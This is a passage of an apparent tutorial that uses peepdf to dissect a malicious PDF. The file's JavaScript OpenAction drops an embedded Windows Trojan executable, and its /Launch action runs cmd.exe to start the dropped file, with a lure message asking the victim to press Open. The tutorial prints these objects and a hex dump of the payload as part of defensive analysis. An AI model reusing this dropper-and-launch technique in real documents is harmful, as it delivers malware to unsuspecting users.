35, 238, 244, 247, 250, 253, 256, 259, 266, 269, 272, 275, 281, 284, 287, 290,
296, 299, 302, 305, 308]
                Decoding errors (21): [235, 238, 244, 247, 250, 253, 256, 259,
266, 269, 272, 275, 281, 284, 287, 290, 296, 299, 302, 305, 308]
        Suspicious elements:
                /AcroForm: [1]
                /Names: [1]


PPDF> 
```

To view all the options in the interactive mode, type command "help".




```
PPDF> help

Documented commands (type help <topic>):
========================================
bytes           exit        js_join           quit          set
changelog       filters     js_unescape       rawobject     show
create          hash        js_vars           rawstream     stream
decode          help        log               references    tree
decrypt         info        malformed_output  replace       vtcheck
embed           js_analyse  metadata          reset         xor
encode          js_beautify modify            save          xor_search
encode_strings  js_code     object            save_version
encrypt         js_eval     offsets           sctest
errors          js_jjdecode open              search

PPDF> 
```

Let us look at some of the comands. The "info" command will give us the same result as in th -e beginning. It will show us all the objects, sterams, encoded fields and etc. Its result is as s- hown below.



```
PPDF> info

File: test.pdf
MD5: 012ca0ef13a9a0d8de49f4fea831218d
SHA1: 49c1eda9cdeb17c8f8cea809363b831459258a33
Size: 1465214 bytes
Version: 1.4
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 325
Streams: 254
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 2
```


Another important command is "metadata". Metadata means the data about the data. Every file on internet has metadata. Metadata can reveal a lot of information about the file like when it was created, software used to create this file etc. Let us see if our "test.pdf" has any metadata.



```
PPDF> metadata

Info Object in version 0:

<< /ModDate D:20170610074644
/Subject
/Producer Scribus PDF Library 1.4.6
/Creator Scribus 1.4.6
/Title
/Trapped /False
/Keywords
/Author
/CreationDate D:20170610074644 >>

PPDF>
```

As you can see in the above image, our file reveals a lot of information about itself like the date it was created on and the software used to create it.


To learn about more commands, let us now test the file "test2.pdf" using interactive mode. This is the result.



```
Version 1:
        Catalog: 1
        Info: 0
        Objects (8): [1, 3, 5, 6, 7, 8, 9, 10]
        Streams (1): [8]
                Encoded (1): [8]
        Suspicious elements:
                /OpenAction: [1]
                /Names: [6, 1]
                /AA: [3]
                /JS: [9]
                /Launch: [10]
                /JavaScript: [9]
                /EmbeddedFiles: [5]


PPDF>
```


As you can see instantly, this file has more suspicious elements than the previous one. It has one OpenAction element, one Launch element, one JavaScipt and one embedded file. Object 8 is encoded. It is even showing us the respective objects these elements are in.

Let us see if this file also give us any metadata, nothing, It doesn't even show its header file.




```
PPDF> metadata


PPDF> show header_file

None

PPDF> show output

*** Error: The variable output does not exist!!

PPDF> show output_limit

1000

PPDF> 
```

The "tree" command show the structure of the elements present in the respective order.




```
PPDF> tree

/Catalog (1)
        /Pages (2)
                /Page (3)
                        stream (4)
                        /Pages (2)

Version 1:

/Catalog (1)
        /Action /JavaScript (9)
        Unknown (2)
        /EmbeddedFiles (5)
                /Names (6)
                        /Filespec (7)
                                stream (8)
/Page (3)
        Unknown (4)
        Unknown (2)
        /Action /Launch (10)

PPDF> 
```

The "vtcheck" command will check for the signature of the file in VirusTotal. The result is negative. But we can't give a clean chit to a file based on VirusTotal. It could be a new malware still unknown to VirusTotal.




```
PPDF> vtcheck

File not found on VirusTotal!

PPDF> stream

Usage: stream $object_id [$version]

Shows the object stream content of the specified version after being decoded an
d decrypted (if necessary)

PPDF> 
```

All the objects can be viewed using the "object" command. We have seen the object numbers in the beginning of the scan of this file. Let us view each object of this file to know more abo-ut them.




```
PPDF> object 1

<< /OpenAction 9 0 R
/Pages 2 0 R
/Names 5 0 R
/Type /Catalog >>

PPDF> object 2

<< /Kids [ 3 0 R ]
/Count 1
/Type /Pages >>

PPDF> object 3

<< /Contents 4 0 R
/Parent 2 0 R
/Resources << /Font << /F1 << /Type /Font
/Name /F1
/BaseFont /Helvetica
/Subtype /Type1 >> >> >>
/AA << /O 10 0 R >>
/MediaBox [ 0 0 795 842 ]
/Type /Page >>
```

Given in the above image is the contents of the Objects 1, 2 and 3. Object 3 appears to be a media box. Object 1 leads to a "OpenAction" which is the first action that will be taken when the user opens the pdf file. Before going to Object 10, let us have a look at Object 5 which is also referenced in Object 1.



```
PPDF> object 5

<< /EmbeddedFiles 6 0 R >>

PPDF> object 6

<< /Names [ template 7 0 R ] >>

PPDF> object 7

<< /F template.pdf
/Type /Filespec
/Desc template
/UF template.pdf
/EF << /F 8 0 R >> >>

PPDF>
```


As we can see in the above image, Object 5 refers to an embedded file in Object 6 which in turn refers to a template in Object 7. Object 7 refers to Object 8 and a template. Now let us have a look at Object 9 which was referenced in Object 1 and which is the first action that may take place after the user opens the pdf file.



```
PPDF> object 5

<< /EmbeddedFiles 6 0 R >>

PPDF> object 9

<< /Type /Action
/S /JavaScript
/JS this.exportDataObject({ cName: "template", nLaunch: 0 }); >>

PPDF>
```


Object 9 consists of some Javascript code. Now let us see what does this do? This will extract some code to a file referenced by CName called "template" which will be created. The option nLaunch determines whether the the file should be launched or not after creation.This option set to "0" means that this file will not be launched after creation. The most interesting to observe would be to view Object 8 since it is referred to by Object 7 as "template.pdf". Also note that Object 9 creates this file "template.pdf".

Peepdf showed Object 8 as encoded as shown below. This may doesn't make any sense to common users but for hackers encrypting the payload is one of the best steps.




```
PPDF> object 8

<< /Length 44185
/Filter /FlateDecode
/DL 73802
/Params << /Size 73802
/CheckSum �`#��s�on`J}���� >>
/Subtype /application/pdf >>
stream
MZ���������@����   �!���!This program cannot be run in DOS mode.

$�8���Y���Y���Y���E���Y��TE���Y���F���Y���F���Y���Y���Y��TQÅ�Y���z���Y�������Y��
Rich�Y��PEL����&J��
                          ����}&���@������������������xP�������������textf�����`.rdata�����@@.da
ta\p�@�@�.rsrc�P������@U���Z>
                                    ����5��ATV~���A����AJD@�������A���A2W�E
                                                                              S PO����A�^������<A��Lh�
```

Initially we have seen that Object 8 is a stream. We can view the stream using the "stream" command. As you can see, it also is not clear and doesn't make any sense as it is encoded form.




```
PPDF> stream 8

4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00    |MZ..............|
b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00    |........@.......|
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    |................|
00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00    |................|
0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68    |........!..L.!Th|
69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f    |is program canno|
74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20    |t be run in DOS |
6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00    |mode....$.......|
93 38 f0 d6 d7 59 9e 85 d7 59 9e 85 d7 59 9e 85    |.8...Y...Y...Y..|
ac 45 92 85 d3 59 9e 85 54 45 90 85 de 59 9e 85    |.E...Y..TE...Y..|
b8 46 94 85 dc 59 9e 85 b8 46 9a 85 d4 59 9e 85    |.F...Y...F...Y..|
d7 59 9f 85 1e 59 9e 85 54 51 c3 85 df 59 9e 85    |.Y...Y..TQ...Y..|
83 7a ae 85 ff 59 9e 85 10 5f 98 85 d6 59 9e 85    |.z...Y..._...Y..|
52 69 63 68 d7 59 9e 85 00 00 00 00 00 00 00 00    |Rich.Y..........|
00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00    |........PE..L...|
a3 a0 26 4a 00 00 00 00 00 00 00 00 e0 00 0f 01    |..&J............|
0b 01 06 00 00 b0 00 00 00 a0 00 00 00 00 00 00    |................|
7d 26 00 00 00 10 00 00 00 c0 00 00 00 00 40 00    |}&............@.|
00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00    |................|
04 00 00 00 00 00 00 00 00 60 01 00 00 10 00 00    |.........`......|
00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00    |................|
c4 04 5f 5e 5b 8b e5 5d c3 3b f7 c6 7f 8b 0d 51    |.._^[..].;....Q|
3b 41 00 a1 5c 3e 41 00 41 43 c7 89 83 c8 02 41    |;A..\>A.AC.....A|
b8 74 0e 8b 3d db 02 41 00 53 47 8e 3d 7f 02 9e    |.t..=..A.SG.=..|
00 e8 5a fd c6 ff a1 58 02 7a 00 83 17 a7 83 86    |..Z....X.z......|
01 27 8c 50 6f 00 94 56 b8 95 60 4a 26 ff 6a 78    |.'.Po..V..`J&.jx|
52 56 e8 89 49 00 00 50 a1 aa c0 40 df 68 0c 51    |RV..I..P...@.h.Q|
40 00 83 c0 40 68 ac d4 40 00 7d ff e6 80 c1 40    |@...@h..@.}....@|
ac 83 c4 14 5f 5e 5b 8b e5 96 7a 56 68 06 e9 40    |...._^[...zVh..@|
00 e8 ba e0 ec ff 8b 4d fc 83 c4 08 8b 35 90 02    |.......M.....5..|
41 d6 52 ce 94 02 f4 48 03 f1 13 d7 89 35 90 02    |A.R....H.....5..|
41 00 89 7a 94 02 41 00 8b 43 0c 3b c7 75 14 e8    |A..z..A..C.;.u..|
4c 2c 00 92 8b 47 e3 89 83 48 08 00 00 96 93 4c    |L,...G...H.....L|
08 00 00 f9 53 0c 8b 83 ef 2d 00 00 03 d1 26 c7    |....S....-....&.|
e9 53 b6 0f 1e c0 02 00 00 63 4c 20 08 00 1c e2    |.S.......cL ....|
ff 07 00 00 23 f1 c7 45 f0 04 00 00 00 3b c1 89    |....#..E.....;..|
45 00 72 03 89 4d f4 8b 63 20 a8 00 00 8c c8 be    |E.r..M..c ......|
20 83 41 00 8d 7c 13 01 91 98 c1 e9 02 d0 43 5a    | .A..|........CZ|
ca 8b 55 df 83 e1 03 2b c2 e5 a4 8b 34 20 08 00    |..U....+....4 ..|
20 89 45 1b df fa 8b cf 89 bb 20 08 00 00 c6 c9    | .E....... .....|
c3 20 00 a1 58 02 41 00 83 f8 02 a9 12 8d 43 20    |. ..X.A.......C |
50 68 f0 e8 40 00 ff 15 64 37 b2 00 83 c4 08 8b    |Ph..@...d7......|
8d 38 c1 40 00 0b 73 20 68 e8 56 40 00 56 ff d7    |.8.@..s h.V@.V..|
83 55 08 89 c7 0b 85 c0 94 85 85 00 00 00 68 b4    |.U...........h.|
( Press <intro> to continue or <q><intro> to quit )
```

Encoded streams can be decoded using Peepdf. But first let us see the type of encoding done on this Object. This can be done using the "info" command as shown below.




```
PPDF> info 8

Offset: 796
Size: 44351
MD5: 6f8ce6d3717f8deea93d158b48f8abc8
Object: stream
Subtype: /application/pdf
Stream MD5: 40e33e1516da5e7a6519733dcf48dfb8
Raw Stream MD5: 28822487fc4c59111ec38bef641b0791
Length: 44184
Encoded: Yes
Filters: /FlateDecode
Filter Parameters: No
Decoding errors: No
References: []

PPDF>
```

So it is Flatencoded. Now let's decode this. This can be done by saving the rawstream of Object 8 to a file as shown below (rs8.out). Now decode the stream of this file using decode command in peepdf to another file (rs8decoded.out). I saved this file to my Desktop to simply see what type of file it is. This can be done by using the "file" command in Linux.



```
PPDF> rawstream 8 > rs8.out
PPDF> decode file rs8.out fl > /root/Desktop/rs8decoded.out
PPDF> exit

Leaving the Peepdf interactive console...Bye! ;)

root@kali:~# file /root/Desktop/rs8decoded.out
/root/Desktop/rs8decoded.out: PE32 executable (GUI) Intel 80386, for MS Windows
```


As you can see in the above image, it is a portable Windows executable. Now let us check the signature of this file in VirusTotal. As already explained, this can be done from Peepdf as shown below.



```
PPDF> rawstream 8 > rs8.out
PPDF> decode file ra8.out fl > rs8decoded.out
PPDF> vtcheck file rsdecoded.out

Detection rate: 51/67
Last analysis date: 2017-11-17 13:09:04
Report link: https://www.virustotal.com/file/8b424e632fbabda27cab4a5c7d94ecc81a5
8634a26b0f1aed02347f622a251fd/analysis/1510924144/
Scan results:

                     Bkav                 1.3.0.9367        20171117      W32.FamV
T.RorenNHc.Trojan
         MicroWorld-eScan                 14.0.297.0        20171117      Trojan.C
ryptZ.Gen
            CAT-QuickHeal                      14.00        20171117      Trojan.S
wrort.A
                   McAfee                  6.0.6.653        20171117      Swrort.h
                  Cylance                  2.3.1.101        20171117      Unsafe
                    VIPRE                      62508        20171117      Trojan.W
```

As expected, many (51 of 67) antivirus classify this file as a malware or to be precise as a Windows Trojan. Till now, this can be understood. As soon as the innocent user opens the pdf file, a window opens which will simultaneously create a file named "template". This file will not launch. This template consists of a Windows Portable Executable as payload. This all looks fine but how is this file called? If you observe all the objects present in the pdf file again, the object number 10 is named as "Launch".


Let us have a look at Object 10.



```
PPDF> object 10

<< /Type /Action
/S /Launch
/Win << /F cmd.exe
/D c:\windows\system32
/P /Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\template.pdf" (cd "Deskto
p"))&(if exist "My Documents\template.pdf" (cd "My Documents"))&(if exist "Docu
ments\template.pdf" (cd "Documents"))&(if exist "Escritorio\template.pdf" (cd "
Escritorio"))&(if exist "Mis Documentos\template.pdf" (cd "Mis Documentos"))&(s
tart template.pdf)









To view the encrypted content please tick the "Do not show this message again"
box and press Open. >> >>

PPDF>
```

